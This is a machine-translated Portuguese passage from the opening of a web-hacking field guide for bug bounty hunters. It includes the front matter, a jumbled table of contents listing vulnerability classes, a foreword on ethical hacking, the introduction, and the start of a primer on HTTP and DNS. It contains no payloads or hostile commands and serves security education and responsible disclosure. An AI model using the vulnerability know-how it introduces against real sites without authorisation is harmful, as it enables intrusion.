

Real-World Bug Hunting

A Field Guide to Web Hacking



Peter Yaworski

Foreword by Michiel Prins and Jobert Abma



CAÇA A BUGS NO MUNDO REAL

Um guia de campo para hacking na Web

por Peter Yaworski



São Francisco

CAÇA A INSETOS NO MUNDO REAL. Direitos autorais © 2019 por Peter Yaworski.

Todos os direitos reservados. Nenhuma parte deste trabalho pode ser reproduzida ou transmitida de qualquer forma ou por qualquer meio, eletrônico ou mecânico, inclusive fotocópia, gravação ou por qualquer sistema de armazenamento ou recuperação de informações, sem a permissão prévia por escrito do proprietário dos direitos autorais e da editora.

ISBN-10: 1-59327-861-6

ISBN-13: 978-1-59327-861-8

Editor: William Pollock
Produção: Janelle Ludowise Ilustração
da capa: Jonny Thomas Design de
interiores: Octopod Studios

Editores de desenvolvimento: Jan Cash e Annie Choi

Revisor técnico: Tsang Chi Hong Editor de

cópias: Anne Marie Walker

Compositor: Happenstance Type-O-Rama Revisor:

Paula L. Fleming

Indexador: JoAnne Burek

Para obter informações sobre distribuição, traduções ou vendas a granel, entre em contato diretamente com a No Starch Press, Inc:

No Starch Press, Inc.

245 8th Street, São Francisco, CA 94103 telefone:

1.415.863.9900; info@nostarch.com

www.nostarch.com

Dados de Catalogação em Publicação da Biblioteca do Congresso

Nomes: Yaworski, Peter, autor.

Título: Real-world bug hunting : a field guide to web hacking / Peter Yaworski.

Descrição: São Francisco : No Starch Press, 2019. | Inclui referências bibliográficas.

Identificadores: LCCN 2018060556 (impresso) | LCCN 2019000034 (ebook) | ISBN 9781593278625

(epub) | ISBN 1593278624 (epub) | ISBN 9781593278618

(paperback) | ISBN 1593278616 (paperback)

Assuntos: LCSH: Depuração em ciência da computação. | Teste de penetração (segurança de computadores) | Sites da Web--Teste. | BISAC: COMPUTERS / Segurança

/

Vírus. | COMPUTERS / Segurança / Geral. | COMPUTERS / Rede / Segurança.

Classificação: LCC QA76.9.D43 (ebook) | LCC QA76.9.D43 Y39 2019 (impresso) | DDC

004.2/4--dc23

Registro da LC disponível em <https://lccn.loc.gov/2018060556>

No Starch Press e o logotipo No Starch Press são marcas comerciais registradas da No Starch Press, Inc. Outros nomes de produtos e empresas mencionados neste documento podem ser marcas comerciais de seus respectivos proprietários. Em vez de usar um símbolo de marca registrada em cada ocorrência de um nome de marca registrada, estamos usando os nomes apenas de forma editorial e para o benefício do proprietário da marca registrada, sem intenção de infringir a marca registrada.

As informações contidas neste livro são distribuídas "no estado em que se encontram", sem garantia. Embora todas as precauções tenham sido tomadas na preparação deste trabalho, nem o autor nem a No Starch Press, Inc. terão qualquer responsabilidade perante qualquer pessoa ou entidade com relação a qualquer perda ou dano causado ou supostamente causado direta ou indiretamente pelas informações nele contidas.

Sobre o autor

Peter Yaworski é um hacker autodidata graças ao generoso compartilhamento de conhecimento de muitos hackers que vieram antes dele, incluindo os mencionados neste livro. Ele também é um caçador de recompensas de bugs bem-sucedido, com agradecimentos da Salesforce, Twitter, Airbnb, Verizon Media e do Departamento de Defesa dos Estados Unidos, entre outros. Atualmente, ele trabalha na Shopify como engenheiro de segurança de aplicativos, ajudando a tornar o comércio mais seguro.

Sobre o revisor técnico

Tsang Chi Hong, também conhecido como FileDescriptor, é um pentester e caçador de recompensas por bugs. Ele mora em Hong Kong. Ele escreve sobre segurança na Web em <https://blog.innerht.ml>, gosta de ouvir trilhas sonoras originais e possui algumas criptomoedas.

CONTEÚDO RESUMIDO

Prefácio de Michiel Prins e Jobert Abma

Agradecimentos

Introdução

Capítulo 1: Noções básicas de Bug

Bounty Capítulo 2: Open Redirect

Capítulo 3: Poluição de parâmetros HTTP

Capítulo 4: Falsificação de solicitações entre sites

Capítulo 5: Injeção de HTML e Spoofing de

conteúdo Capítulo 6: Injeção de alimentação de

linha Carriage Return Capítulo 7: Script entre sites

Capítulo 8: Injeção de modelo

Capítulo 9: Injeção de SQL

Capítulo 10: falsificação de solicitação do lado

do servidor Capítulo 11: entidade externa

XML Capítulo 12: execução remota de

código Capítulo 13: vulnerabilidades de

memória Capítulo 14: aquisição de

subdomínio Capítulo 15: condições de

corrida

Capítulo 16: Referências inseguras a objetos diretos

Capítulo 17: Vulnerabilidades do OAuth

Capítulo 18: Vulnerabilidades de lógica e configuração de aplicativos

Capítulo 19: Como encontrar seus próprios bug bounties Capítulo 20: Relatórios de vulnerabilidade Apêndice A: Ferramentas Apêndice B: Recursos Índice

CONTEÚDO EM DETALHES

PREÂMBULO de Michiel Prins e Jobert Abma AGRADECIMENTOS

INTRODUÇÃO

Quem deve ler este livro
Como ler este livro O que há neste livro

Uma isenção de responsabilidade sobre hacking

1

NOÇÕES BÁSICAS DE BUG BOUNTY

Vulnerabilidades e Bug Bounties
Cliente e servidor

O que acontece quando você visita um site

Etapa 1: extração do nome de domínio
Etapa 2: resolução de um endereço IP
Etapa 3: Estabelecimento de uma conexão TCP
Etapa 4: Envio de uma solicitação HTTP
Etapa 5: Resposta do servidor
Etapa 6: Renderização das solicitações HTTP de resposta

Métodos de solicitação O HTTP é sem estado

Resumo

2

REDIRECÇÃO ABERTA

Como funcionam os redirecionamentos abertos
Instalação do tema Shopify Open Redirect

- Conclusões
 - Conclusões sobre o redirecionamento aberto de login da Shopify
 - Conclusões sobre o redirecionamento intersticial do HackerOne
 - Resumo
- 3
- POLUIÇÃO DE PARÂMETROS HTTP
 - HPP do lado do servidor HPP do lado do cliente
 - Conclusões sobre os botões de compartilhamento social do HackerOne
 - Twitter Unsubscribe Notifications
 - Takeaways
 - Twitter Web Intents
 - Resumo das conclusões
- 4
- FALSIFICAÇÃO DE SOLICITAÇÃO ENTRE SITES
 - Autenticação
 - CSRF com solicitações GET
 - CSRF com solicitações POST
 - Defesas contra ataques CSRF
 - Desconexão do Twitter do Shopify
 - Conclusões
 - Alterar usuários Zonas Instacart
 - Takeaways
 - Conclusões da aquisição da conta completa do Badoo
 - Resumo

5

INJEÇÃO DE HTML E FALSIFICAÇÃO DE CONTEÚDO

Injeção de comentários da Coinbase por meio de codificação de caracteres

Conclusões

Conclusões sobre a inclusão não intencional de HTML no HackerOne

Conclusões da correção de inclusão de HTML não intencional do HackerOne

Conclusões sobre Spoofing de Conteúdo de Segurança

Resumo

6

INJEÇÃO DE ALIMENTAÇÃO DA LINHA DE RETORNO DO CARRO

Contrabando de solicitação HTTP

v.shopify.com Divisão de resposta

Conclusões

Conclusões sobre a divisão de respostas HTTP do Twitter

Resumo

7

SCRIPTING ENTRE SITES

Tipos de XSS Shopify

Wholesale

Conclusões

Conclusões sobre a formatação de moedas da Shopify

XSS armazenado no Yahoo! Mail

Conclusões

Pesquisa de imagens do Google

Conclusões

XSS armazenado no Google Tag Manager

Conclusões

United Airlines XSS

Resumo das

conclusões

8

INJEÇÃO DE MODELO

Injeções de modelo no lado do

servidor Injeções de modelo no lado

do cliente Injeção de modelo do Uber

AngularJS

Conclusões

Conclusões sobre a injeção de

modelo do Uber Flask Jinja2

Renderização dinâmica do Rails

Conclusões

Conclusões sobre a injeção de

modelo do Unikrn Smarty

Resumo

9

INJEÇÃO DE SQL

Bancos de dados SQL

Contramedidas contra SQLi

Yahoo! Sports Blind SQLi

Conclusões

do Uber Blind SQLi

Conclusões

Drupal SQLi

Resumo das

conclusões

10

FALSIFICAÇÃO DE SOLICITAÇÃO NO LADO DO SERVIDOR

Demonstração do impacto da falsificação de solicitações do lado do servidor invocando solicitações GET vs. POST

Execução de SSRFs cegos

Ataque a usuários com respostas SSRF

ESEA SSRF e consulta a metadados da AWS

Conclusões

Conclusões sobre o SSRF

do DNS interno do

Google

Análise de portas internas usando webhooks

Conclusões

Resumo

11

ENTIDADE EXTERNA XML

Definições de tipo de documento da
eXtensible Markup Language
Entidades XML

Como os ataques XXE
funcionam Acesso de leitura
ao Google

Conclusões

Facebook XXE com o Microsoft Word

Takeaways

Wikiloc XXE

Resumo das
conclusões

12

EXECUÇÃO REMOTA DE CÓDIGO

Execução de comandos do
shell Execução de funções

Estratégias para escalar a execução remota de
código Polyvore ImageMagick

Conclusões

Algolia RCE no facebooksearch.algolia.com

Conclusões

RCE por meio de SSH

Resumo das

conclusões

13

VULNERABILIDADES DE MEMÓRIA

Sobrecarga de
buffer Leitura fora dos
limites

Conclusões sobre o fluxo de
trabalho do PHP
ftp_genlist() Integer

Módulo Python Hotshot

Conclusões

Conclusões do Libcurl Read
Out of Bounds

Resumo

14

AQUISIÇÃO DE SUBDOMÍNIO

Entendendo os nomes de domínio

Como funcionam as aquisições de
subdomínio Aquisição de subdomínio
da Ubiquiti

Conclusões

Scan.me Apontando para o Zendesk

Takeaways

Conclusões sobre a aquisição do subdomínio
do Shopify Windsor

Snapchat Fastly Takeover

Takeaways

Aquisição de robôs legais

Conclusões

Aquisição de correio eletrônico da Uber SendGrid

Resumo das conclusões

15

CONDIÇÕES DA CORRIDA

Aceitando um convite do HackerOne várias vezes

Conclusões

Exceder os limites de convite do

Keybase Conclusões

Conclusões sobre as condições da corrida de pagamentos da HackerOne

Conclusões sobre a condição de corrida dos Parceiros da Shopify

Resumo

16

REFERÊNCIAS INSEGURAS A OBJETOS DIRETOS

Como encontrar IDORs

simples Como encontrar IDORs

mais complexas

Conclusões sobre o escalonamento de privilégios da Binary.com

Criação do aplicativo Moneybird

Conclusões

Conclusões sobre o roubo de tokens da API do Twitter Mopub

Conclusões sobre a divulgação de informações de clientes da ACME

Resumo

17

VULNERABILIDADES DO OAUTH

O fluxo de trabalho do OAuth Roubando tokens OAuth do Slack

Conclusões

Aprovação de autenticação com senhas padrão

Conclusões

Roubo de tokens de login da

Microsoft Conclusões

Swiping Facebook Official Access Tokens

Takeaways

Resumo

18

VULNERABILIDADES DE LÓGICA E CONFIGURAÇÃO DE APLICATIVOS

Como contornar os privilégios de administrador da Shopify

Conclusões

Como contornar as proteções de conta do Twitter

Conclusões

Conclusões sobre a manipulação de sinais do HackerOne

Conclusões sobre as permissões incorretas do balde S3 do HackerOne

Como contornar a autenticação de dois fatores do GitLab

Conclusões

Conclusões sobre a divulgação de informações PHP do Yahoo!

Conclusões da votação do HackerOne Hacktivity

Como acessar o Memcache do PornHub

Conclusões da instalação

Resumo

19

ENCONTRAR SUAS PRÓPRIAS RECOMPENSAS POR BUGS

Reconhecimento

Enumeração de subdomínios
Varredura de portas
Captura de tela
Descoberta de
conteúdo Bugs
anteriores

Teste do aplicativo
Mapeamento da
funcionalidade da pilha
de tecnologia para
encontrar
vulnerabilidades

Indo além
Automatizando seu trabalho
Analizando aplicativos móveis
Identificando novas
funcionalidades Rastreando
arquivos JavaScript
Pagando pelo acesso a novas funcionalidades
Aprendendo a tecnologia

Resumo

20

RELATÓRIOS DE VULNERABILIDADE

Leia a política
Inclua detalhes; depois inclua mais
Reconfirme a vulnerabilidade
Sua reputação
Mostre respeito pela empresa
Resumo das recompensas de
recompensas atraentes

A
FERRA
MENTA
S

Proxies da Web
Descoberta de enumeração

de subdomínio

Captura de tela
Varredura de portas
Ferramentas de hacking de reconhecimento
Ferramentas móveis
Plug-ins do navegador

B RECURSOS

Treinamento on-line
Plataformas de recompensa por bugs
Leitura recomendada
Recursos de vídeo Blogs recomendados

ÍNDICE

PREÂMBULO

A melhor maneira de aprender é simplesmente fazendo. Foi assim que aprendemos a hackear.

Éramos jovens. Como todos os hackers que vieram antes de nós, e todos os que virão depois, éramos movidos por uma curiosidade incontrolável e ardente para entender como as coisas funcionavam. Jogávamos principalmente jogos de computador e, aos 12 anos, decidimos aprender a criar nosso próprio software. Aprendemos a programar em Visual Basic e PHP com livros da biblioteca e com a prática.

Com base em nosso conhecimento sobre desenvolvimento de software, descobrimos rapidamente que essas habilidades nos permitiam encontrar os erros de outros desenvolvedores. Passamos da construção para a quebra, e o hacking tem sido nossa paixão desde então. Para comemorar nossa formatura no ensino médio, assumimos o canal de transmissão de uma estação de TV para veicular um anúncio parabenizando nossa turma de formandos. Embora divertido na época, aprendemos rapidamente que há consequências e que esse não é o tipo de hacker que o mundo precisa. A estação de TV e a escola não se divertiram e passamos o verão lavando janelas como punição. Na faculdade, transformamos nossas habilidades em um negócio de consultoria viável que, em seu auge, tinha clientes nos setores público e privado em todo o mundo. Nossa experiência em hacking nos levou à HackerOne, uma empresa que co-fundamos em 2012. Queríamos permitir que todas as empresas do universo trabalhassem com hackers com sucesso, e essa continua sendo a missão da HackerOne até hoje.

Se você está lendo isto, também tem a curiosidade necessária para ser um hacker e caçador de bugs. Acreditamos que este livro será um excelente guia em sua jornada. Ele está repleto de exemplos ricos e reais de relatórios de vulnerabilidades de segurança que resultaram em recompensas reais por bugs, além de análises e revisões úteis feitas por Pete Yaworski, o autor e colega hacker. Ele é seu companheiro enquanto você aprende, e isso é inestimável.

Outro motivo pelo qual este livro é tão importante é que ele se concentra em como se tornar um hacker ético. Dominar a arte do hacking pode ser uma habilidade extremamente poderosa que, esperamos, seja usada para o bem. O mais

Os hackers bem-sucedidos sabem como navegar na linha tênue entre o certo e o errado durante a invasão. Muitas pessoas podem quebrar coisas e até tentar ganhar dinheiro rápido com isso. Mas imagine que você pode tornar a Internet mais segura, trabalhar com empresas incríveis em todo o mundo e até mesmo ser pago ao longo do caminho. Seu talento tem o potencial de manter bilhões de pessoas e seus dados seguros. É a isso que esperamos que você se dedique.

Somos extremamente gratos ao Pete por dedicar seu tempo para documentar tudo isso de forma tão eloquente. Gostaríamos de ter tido esse recurso quando estávamos começando. É um prazer ler o livro de Pete e ele tem as informações necessárias para dar o pontapé inicial em sua jornada de hacking.

Boa leitura e boas atividades de hacking! Lembre-se de hackear com responsabilidade.

Michiel Prins e Jobert Abma Co-fundadores, HackerOne

AGRADECIMENTOS

Este livro não seria possível sem a comunidade do HackerOne. Quero agradecer ao CEO do HackerOne, Mårten Mickos, que entrou em contato comigo quando comecei a trabalhar neste livro, forneceu feedback e ideias incansáveis para melhorar o livro e até mesmo pagou pela capa com design profissional da edição autopublicada.

Também gostaria de agradecer aos cofundadores da HackerOne, Michiel Prins e Jobert Abma, que deram sugestões e contribuíram com alguns capítulos quando eu estava trabalhando nas primeiras versões deste livro. Jobert fez uma revisão detalhada, editando cada capítulo para fornecer feedback e insights técnicos. Suas edições aumentaram minha confiança e me ensinaram muito mais do que eu imaginava ser possível.

Além disso, Adam Bacchus leu o livro cinco dias depois de entrar no HackerOne, fez edições e explicou como se sentia ao receber relatórios de vulnerabilidade, o que me ajudou a desenvolver o Capítulo 19. O HackerOne nunca pediu nada em troca. Eles só queriam apoiar a comunidade de hackers, tornando este livro o melhor possível.

Eu seria negligente se não agradecesse especificamente a Ben Sadeghipour, Patrik Fehrenbach, Frans Rosen, Philippe Harewood, Jason Haddix, Arne Swinnen, FileDescriptor e a muitos outros que se sentaram comigo no início de minha jornada para conversar sobre hacking, compartilhar seus conhecimentos e me incentivar. Além disso, este livro não teria sido possível sem os hackers que compartilham seus conhecimentos e divulgam bugs, especialmente aqueles cujos bugs eu mencionei neste livro. Agradeço a todos vocês.

Por fim, eu não estaria onde estou hoje se não fosse pelo amor e apoio de minha esposa e duas filhas. Foi por causa delas que tive sucesso no hacking e consegui terminar de escrever este livro. E, é claro, muito obrigado ao resto da minha família, especialmente aos meus pais, que se recusaram a comprar consoles Nintendo quando eu estava crescendo, em vez de comprar computadores e me dizer que eles eram o futuro.

INTRODUÇÃO



Este livro apresenta a você o vasto mundo do *hacking ético*, ou o processo de descobrir vulnerabilidades de segurança de forma responsável e relatá-las ao proprietário do aplicativo. Quando comecei a aprender sobre hacking, eu queria saber não apenas *quais* vulnerabilidades os hackers encontravam, mas também *como* eles as encontravam.

Procurei informações, mas sempre ficava com as mesmas perguntas:

- Quais vulnerabilidades os hackers estão encontrando nos aplicativos?
- Como os hackers ficaram sabendo dessas vulnerabilidades encontradas nos aplicativos?
- Como os hackers começam a se infiltrar em um site?
- Como é o processo de hacking? É tudo automatizado ou é feito manualmente?
- Como posso começar a hackear e encontrar vulnerabilidades?

Acabei chegando ao HackerOne, uma plataforma de recompensa por bugs criada para conectar hackers éticos com empresas que procuram hackers para testar seus aplicativos. O HackerOne inclui uma funcionalidade que permite que hackers e empresas divulguem bugs que foram encontrados e corrigidos.

Ao ler os relatórios divulgados pelo HackerOne, tive dificuldade para entender quais vulnerabilidades as pessoas estavam encontrando e como elas poderiam ser usadas de forma abusiva. Muitas vezes tive que reler o mesmo relatório duas ou três vezes para entendê-lo. Percebi que eu e outros iniciantes,

poderiam se beneficiar de explicações em linguagem simples sobre as vulnerabilidades do mundo real.

Real-World Bug Hunting é uma referência autorizada que o ajudará a entender os diferentes tipos de vulnerabilidades da Web. Você aprenderá como encontrar vulnerabilidades, como relatá-las, como ser pago para fazer isso e, ocasionalmente, como escrever um código defensivo. Mas este livro não trata apenas de exemplos bem-sucedidos: ele também inclui erros e lições aprendidas, muitas delas minhas.

Quando terminar de ler, você terá dado o primeiro passo para tornar a Web um lugar mais seguro e poderá ganhar algum dinheiro com isso.

Quem deve ler este livro

Este livro foi escrito com hackers iniciantes em mente. Não importa se você é um desenvolvedor da Web, um web designer, um pai que fica em casa, uma criança de 10 anos ou um aposentado de 75 anos.

Dito isso, embora não seja um pré-requisito para o hacking, alguma experiência em programação e familiaridade com as tecnologias da Web podem ajudar. Por exemplo, você não precisa ser um desenvolvedor da Web para ser um hacker, mas entender a estrutura básica da linguagem de marcação de hipertexto (HTML) de uma página da Web, como as folhas de estilo em cascata (CSS) definem sua aparência e como o JavaScript interage dinamicamente com os sites o ajudará a descobrir vulnerabilidades e a reconhecer o impacto dos bugs que encontrar.

Saber programar é útil quando você está procurando vulnerabilidades que envolvam a lógica de um aplicativo e pensando em como um desenvolvedor pode cometer erros. Se você puder se colocar no lugar do programador, adivinhar como ele implementou algo ou ler o código dele (se disponível), terá mais chances de sucesso.

Se você quiser aprender sobre programação, a No Starch Press tem muitos livros para ajudá-lo. Você também pode dar uma olhada nos cursos gratuitos da Udacity e da Coursera. O Apêndice B lista outros recursos.

Como ler este livro

Cada capítulo que descreve um tipo de vulnerabilidade tem a seguinte estrutura:

1. Uma descrição do tipo de vulnerabilidade
2. Exemplos do tipo de vulnerabilidade
3. Um resumo que forneça conclusões

Cada exemplo de vulnerabilidade inclui o seguinte:

- Minha estimativa de quanto difícil é encontrar e provar a vulnerabilidade
- O URL associado ao local em que a vulnerabilidade foi encontrada
- Um link para o relatório de divulgação original ou para a descrição
- A data em que a vulnerabilidade foi relatada
- O valor que o repórter ganhou por enviar as informações
- Uma descrição clara da vulnerabilidade
- Conclusões que você pode aplicar em seu próprio hacking

Não é necessário ler este livro de ponta a ponta. Se houver um capítulo específico em que você esteja interessado, leia-o primeiro. Em alguns casos, faço referência a conceitos discutidos em capítulos anteriores, mas, ao fazer isso, tento anotar onde defini o termo para que você possa consultar as seções relevantes. Mantenha este livro aberto enquanto estiver trabalhando.

O que há neste livro

Aqui está uma visão geral do que você encontrará em cada capítulo:

Capítulo 1: Noções básicas sobre bug bounty explica o que são vulnerabilidades e bug bounties e a diferença entre clientes e servidores. Ele também aborda como a Internet funciona, o que inclui solicitações, respostas e métodos HTTP e o que significa dizer que o HTTP não tem estado.

Capítulo 2: Open Redirect abrange ataques que exploram a confiança de um determinado domínio para redirecionar os usuários para um domínio diferente.

Capítulo 3: Poluição de parâmetros HTTP aborda como os invasores manipulam as solicitações HTTP, injetando parâmetros adicionais nos quais o site-alvo vulnerável confia e que levam a um comportamento inesperado.

Capítulo 4: Cross-Site Request Forgery aborda como um invasor pode usar um site mal-intencionado para fazer com que o navegador de um alvo envie uma solicitação HTTP para outro site. O outro site age, então, como se a solicitação fosse legítima e enviada intencionalmente pelo alvo.

Capítulo 5: Injeção de HTML e Spoofing de conteúdo explica como os usuários mal-intencionados injetam elementos HTML de seu próprio projeto nas páginas da Web de um site visado.

Capítulo 6: Carriage Return Line Feed Injection mostra como os invasores injetam caracteres codificados em mensagens HTTP para alterar a forma como os servidores, proxies e navegadores as interpretam.

Capítulo 7: Cross-Site Scripting explica como os invasores exploram um site que não higieniza a entrada do usuário para executar seu próprio código JavaScript no site.

Capítulo 8: Injeção de modelos explica como os invasores exploram os mecanismos de modelos quando um site não higieniza a entrada do usuário que usa em seus modelos. O capítulo inclui exemplos no lado do cliente e do servidor.

Capítulo 9: Injeção de SQL descreve como uma vulnerabilidade em um site com base em banco de dados pode permitir que um invasor consulte ou ataque inesperadamente o banco de dados do site.

Capítulo 10: Falsificação de solicitação do lado do servidor explica como um invasor faz com que um servidor execute solicitações de rede não intencionais.

Capítulo 11: Entidade externa XML mostra como os invasores exploram a maneira como um aplicativo analisa a entrada XML e processa a inclusão de entidades externas em sua entrada.

Capítulo 12: Execução remota de código aborda como os invasores podem explorar um servidor ou aplicativo para executar seu próprio código.

Capítulo 13: Vulnerabilidades de memória explica como os invasores exploram o gerenciamento de memória de um aplicativo para causar um comportamento não intencional, incluindo a possível execução de comandos injetados pelo próprio invasor.

Capítulo 14: Aquisição de subdomínio mostra como as aquisições de subdomínio ocorrem quando um invasor pode controlar um subdomínio em nome de um domínio legítimo.

Capítulo 15: Race Conditions revela como os invasores exploram situações em que os processos de um site correm para serem concluídos com base em uma condição inicial que se torna inválida à medida que os processos são executados.

Capítulo 16: Referências diretas a objetos inseguros abrange vulnerabilidades que ocorrem quando um invasor pode acessar ou modificar uma referência a um objeto, como um arquivo, registro de banco de dados ou conta, ao qual não deveria ter acesso.

Capítulo 17: Vulnerabilidades do OAuth abrange bugs na implementação do protocolo criado para simplificar e padronizar a autorização segura em aplicativos da Web, móveis e de desktop.

Capítulo 18: Vulnerabilidades de lógica e configuração de aplicativos explica como um invasor pode explorar um erro de lógica de codificação ou de configuração de aplicativos para fazer com que o site execute alguma ação não intencional que resulte em uma vulnerabilidade.

Capítulo 19: Finding Your Own Bug Bounties (Encontrando suas próprias recompensas por bugs) dá dicas sobre onde e como procurar vulnerabilidades com base em minha experiência e metodologia. Este capítulo não é um guia passo a passo para invadir um site.

Capítulo 20: Relatórios de vulnerabilidade discute como escrever relatórios de vulnerabilidade confiáveis e informativos para que os programas não rejeitem seus bugs.

O Apêndice A: Ferramentas descreve ferramentas populares projetadas para hacking, incluindo proxy de tráfego da Web, enumeração de subdomínio, captura de tela e muito mais.

O Apêndice B: Recursos lista recursos adicionais para expandir ainda mais seu conhecimento sobre hacking. Isso inclui treinamentos online, plataformas de recompensas populares, blogs recomendados e assim por diante.

Uma isenção de responsabilidade sobre hacking

Quando você lê sobre a divulgação de vulnerabilidades públicas e vê a quantidade de dinheiro que alguns hackers ganham, é natural pensar que o hacking é uma maneira fácil e rápida de ficar rico. Mas não é. O hacking pode ser gratificante, mas é menos provável que você encontre histórias sobre os fracassos que acontecem ao longo do caminho (exceto neste livro, onde compartilho algumas histórias muito embarracosas). Como na maioria das vezes você ouvirá sobre os sucessos das pessoas na área de hacking, poderá desenvolver expectativas irrealistas sobre sua própria jornada de hacking.

Você pode encontrar o sucesso rapidamente. Mas se estiver tendo problemas para encontrar bugs, continue procurando. Os desenvolvedores sempre estarão escrevendo novos códigos, e os bugs sempre chegarão à produção. Quanto mais você tentar, mais fácil o processo se tornará.

Por falar nisso, fique à vontade para me enviar uma mensagem no Twitter @yaworsk e me dizer como está indo. Mesmo que você não tenha sucesso, gostaria de saber sua opinião. A caça aos bugs pode ser um trabalho solitário se você estiver com dificuldades. Mas também é ótimo comemorarmos uns com os outros e talvez você encontre algo que eu possa incluir na próxima edição deste livro.

Boa sorte e feliz hacking.

1

NOÇÕES BÁSICAS DE BUG BOUNTY



Se você não tem experiência em hacking, será útil ter uma compreensão básica de como a Internet funciona e o que acontece nos bastidores quando você insere um URL na barra de endereços do navegador. Embora a navegação em um site possa parecer simples, ela envolve muitos processos ocultos, como a preparação de uma solicitação HTTP, a identificação do domínio para o qual enviar a solicitação, a tradução do domínio para um endereço IP, o envio da solicitação, a apresentação de uma resposta e assim por diante.

Neste capítulo, você aprenderá conceitos básicos e terminologia, como vulnerabilidades, recompensas por bugs, clientes, servidores, endereços IP e HTTP. Você terá uma compreensão geral de como a execução de ações não intencionais e o fornecimento de entradas inesperadas ou o acesso a informações privadas podem resultar em vulnerabilidades. Em seguida, veremos o que acontece quando você digita um URL na barra de endereços do seu navegador, incluindo a aparência das solicitações e respostas HTTP e os vários verbos de ação HTTP. Terminaremos o capítulo com uma compreensão do que significa dizer que o HTTP não tem estado.

Vulnerabilidades e bug bounties

Uma *vulnerabilidade* é um ponto fraco em um aplicativo que permite que uma pessoa mal-intencionada execute alguma ação não permitida ou obtenha acesso a informações que, de outra forma, não deveria ter permissão para acessar.

Ao aprender e testar os aplicativos, lembre-se de que as vulnerabilidades podem resultar da execução de ações intencionais e não intencionais por parte dos invasores. Por exemplo, alterar o ID de um identificador de registro para acessar informações às quais você não deveria ter acesso é um exemplo de ação não intencional.

Suponha que um site permitisse que você criasse um perfil com seu nome, e-mail, data de nascimento e endereço. Ele manteria suas informações privadas e as compartilharia somente com seus amigos. Mas se o site permitisse que qualquer pessoa o adicionasse como amigo sem sua permissão, isso seria uma vulnerabilidade. Mesmo que o site mantivesse suas informações privadas para não amigos, ao permitir que qualquer pessoa o adicionasse como amigo, qualquer pessoa poderia acessar suas informações. Ao testar um site, sempre considere como alguém poderia abusar da funcionalidade existente.

Uma *bug bounty* é uma recompensa que um site ou empresa oferece a qualquer pessoa que descubra éticamente uma vulnerabilidade e a relate a esse site ou empresa. As recompensas geralmente são monetárias e variam de dezenas de dólares a dezenas de milhares de dólares. Outros exemplos de recompensas incluem criptomoedas, milhas aéreas, pontos de recompensa, créditos de serviço e assim por diante.

Quando uma empresa oferece recompensas por bugs, ela cria um *programa*, um termo que usaremos neste livro para indicar as regras e a estrutura estabelecidas pelas empresas para as pessoas que desejam testar a empresa em busca de vulnerabilidades. Observe que isso é diferente das empresas que operam um *programa de divulgação de vulnerabilidades (VDP)*. Os bug bounties oferecem alguma recompensa monetária, enquanto um VDP não oferece pagamento (embora a empresa possa conceder brindes). Um VDP é apenas uma maneira de os hackers éticos relatarem as vulnerabilidades a uma empresa para que ela as resolva. Embora nem todos os relatórios incluídos neste livro tenham sido recompensados, todos eles são exemplos de hackers que participam de programas de recompensa por bugs.

Cliente e servidor

Seu navegador depende da Internet, que é uma rede de computadores que enviam mensagens uns aos outros. Chamamos essas mensagens de pacotes. Os pacotes incluem os dados que você está enviando e informações sobre a origem e o destino desses dados. Cada computador na Internet

tem um endereço para enviar pacotes a ele. Mas alguns computadores só aceitam determinados tipos de pacotes e outros só permitem pacotes de uma lista restrita de outros computadores. Cabe então ao computador receptor determinar o que fazer com os pacotes e como responder. Para os fins deste livro, vamos nos concentrar apenas nos dados incluídos nos pacotes (as mensagens HTTP), e não nos pacotes em si.

Vou me referir a esses computadores como clientes ou servidores. O computador que inicia as solicitações é normalmente chamado de *cliente*, independentemente de a solicitação ser iniciada por um navegador, linha de comando ou outros. Os servidores referem-se aos sites e aplicativos da Web que recebem as solicitações. Se o conceito for aplicável a clientes ou servidores, eu me refiro a computadores em geral.

Como a Internet pode incluir qualquer número de computadores conversando entre si, precisamos de diretrizes sobre como os computadores devem se comunicar pela Internet. Isso ocorre na forma de documentos *Request for Comment (RFC)*, que definem os padrões de como os computadores devem se comportar. Por exemplo, o *Hypertext Transfer Protocol (HTTP)* define como o navegador de Internet se comunica com um servidor remoto usando o *Internet Protocol (IP)*. Nesse cenário, tanto o cliente quanto o servidor devem concordar em implementar os mesmos padrões para que possam entender os pacotes que cada um está enviando e recebendo.

O que acontece quando você visita um site

Como vamos nos concentrar nas mensagens HTTP neste livro, esta seção oferece uma visão geral de alto nível do processo que ocorre quando você insere um URL na barra de endereços do navegador.

Etapa 1: Extração do nome de domínio

Depois de digitar `http://www.google.com/`, o navegador determina o nome de domínio a partir do URL. Um *nome de domínio* identifica o site que você está tentando visitar e deve obedecer a regras específicas, conforme definido pelas RFCs. Por exemplo, um nome de domínio só pode conter caracteres alfanuméricos e sublinhados. Uma exceção é o domínio internacionalizado

que estão além do escopo deste livro. Para saber mais, consulte a RFC 3490, que define seu uso. Nesse caso, o domínio é www.google.com. O domínio serve como uma maneira de encontrar o endereço do servidor.

Etapa 2: Resolução de um endereço IP

Depois de determinar o nome do domínio, seu navegador usa o IP para procurar o *endereço IP* associado ao domínio. Esse processo é chamado de resolução do endereço IP, e todo domínio na Internet deve ser resolvido com um endereço IP para funcionar.

Existem dois tipos de endereços IP: Protocolo de Internet versão 4 (IPv4) e Protocolo de Internet versão 6 (IPv6). Os endereços IPv4 são estruturados como quatro números conectados por pontos, e cada número está em um intervalo de 0 a 255. O IPv6 é a versão mais recente do Protocolo de Internet. Ela foi projetada para resolver o problema da falta de endereços IPv4 disponíveis. Os endereços IPv6 são formados por oito grupos de quatro dígitos hexadecimais separados por dois pontos, mas existem métodos para encurtar os endereços IPv6. Por exemplo, 8.8.8.8 é um endereço IPv4, e 2001:4860:4860::8888 é um endereço IPv6 abreviado.

Para procurar um endereço IP usando apenas o nome de domínio, o computador envia uma solicitação aos servidores do *Sistema de Nomes de Domínio (DNS)*, que consistem em servidores especializados na Internet que têm um registro de todos os domínios e seus endereços IP correspondentes. Os endereços IPv4 e IPv6 anteriores são servidores DNS do Google.

Nesse exemplo, o servidor DNS ao qual você se conecta faria a correspondência entre www.google.com e o endereço IPv4 216.58.201.228 e o enviaria de volta ao seu computador. Para saber mais sobre o endereço IP de um site, você pode usar o comando `dig A site.com` no terminal e substituir `site.com` pelo site que está procurando.

Etapa 3: Estabelecimento de uma conexão TCP

Em seguida, o computador tenta estabelecer uma conexão TCP (*Transmission Control Protocol*) com o endereço IP na porta 80, porque você visitou um

